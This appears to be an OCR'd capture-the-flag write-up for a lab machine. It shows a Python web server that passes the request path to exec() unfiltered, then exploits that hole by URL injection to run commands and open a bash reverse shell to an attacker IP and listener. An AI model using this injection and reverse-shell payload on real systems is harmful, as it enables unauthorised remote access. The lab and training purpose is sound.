
```python
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN", "404": "NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "png": "image/png", "jpg":"image/jpg",
        "ttf":"application/octet-stream","otf":"application/octet-stream", "woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"text/plain", "map": "application/octet-stream"}


class Response:
    def   init  (self, **kwargs):
        self.  dict  .update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.  dict  )

```




```python

class Request:
    def   init  (self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method,doc,vers = req[0].split(" ")
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header": headerDict, "body": body}

```



```python
class Server:
    def   init  (self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF INET, socket.SOCK STREAM)
        self.sock.setsockopt(socket.SOL SOCKET, socket.SO REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args = (client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()
                else:
                    raise error('Client disconnected')
            except:
                client.close()
                return False
```




```
    def handleRequest(self, request, conn, address):
        if request.good:
#            try:
                # print(str(request.method) + " " + str(request.doc), end=' ')
                # print("from {0}".format(address[0]))
#            except Exception as e:
#                print(e)
            document = self.serveDoc(request.doc, DOC ROOT)
            statusNum=document["status"]
        else:
            document = self.serveDoc("/errors/400.html", DOC ROOT)
            statusNum="400"
        body = document["body"]

        statusCode=CODES[statusNum]
        dateSent = ""
        server = "BadHTTPServer"
        modified = ""
        length = len(body)
        contentType = document["mime"] # Try and identify MIME type from string
        connectionType = "Closed"


        resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
        )

        data = resp.stringResponse()
        if not data:
            return -1
        conn.send(data.encode())
        return 0
```




```
    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for later debug
            exec(info.format(path)) # This is how you do string formatting, right?
            cwd = os.path.dirname(os.path.realpath(  file  ))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[-1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
                    with open(requested, "rb") as f:
                        data = f.read()
                status = "200"
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
                    data = f.read().format(path)
                status = "404"
        except Exception as e:
            print(e)
            errorPage = os.path.join(docRoot, "errors", "500.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read()
            status = "500"
        return {"body": data, "mime": mime, "status": status}
```

the exec function used to set the variable called output , in aditional user input in format of the requested path , it used unfiltered as input of this exec call,lets do command injection attack to see what is going on we add a debug print statement to make sure that the server started when we run the python script




```
info = "output = 'Document: {}'" # Keep the output for later debug
print(info.format(path)) # we add this
exec(info.format(path)) # This is how you do string formatting, right?
```


in the end we run the server on localhost:8080 to test if the server is injectable by command



```
server=Server("127.0.0.1",8080)
server.listen()
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# mkdir DocRoot

┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# echo test > DocRoot/index.html

┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# python3 SuperSecureServer.py
output = 'Document: /index.html'
```




localhost:8080/index.html

test




localhost:8080/index.html'abc




```
output = 'Document: /index.html'abc'
invalid syntax (<string>, line 1)
output = 'Document: /index.html'abc'
invalid syntax (<string>, line 1)
```

by closing the statemant correctly we can see that the syntax error gonne




localhost:8080/index.html'+abc+'




```
output = 'Document: /index.html'+abc+''
name 'abc' is not defined
output = 'Document: /index.html'+abc+''
name 'abc' is not defined
```


it except abc to be a variable, now we gonna try to inject a payload




```
localhost:8080/index.html';__import__('os').system('ls')+'
```



```
output = 'Document: /index.html';__import__('os').system('ls')+''
DocRoot  nmap  obscurity.ctb  obscurity.ctb~  obscurity.ctb~~  obscurity.ctb~~~  SuperSecureServer.py
unsupported operand type(s) for +: 'int' and 'str'
```



```
localhost:8080/index.html';__import__('os').system("bash -c 'bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'")+'
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.14.23.
Ncat: Connection from 10.10.14.23:56582.
```


we get reverse shell

finally we send the payload to the target server and get the shell back


10.10.10.168:8080/index.html';__import__('os').system("bash -c 'bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'")+'



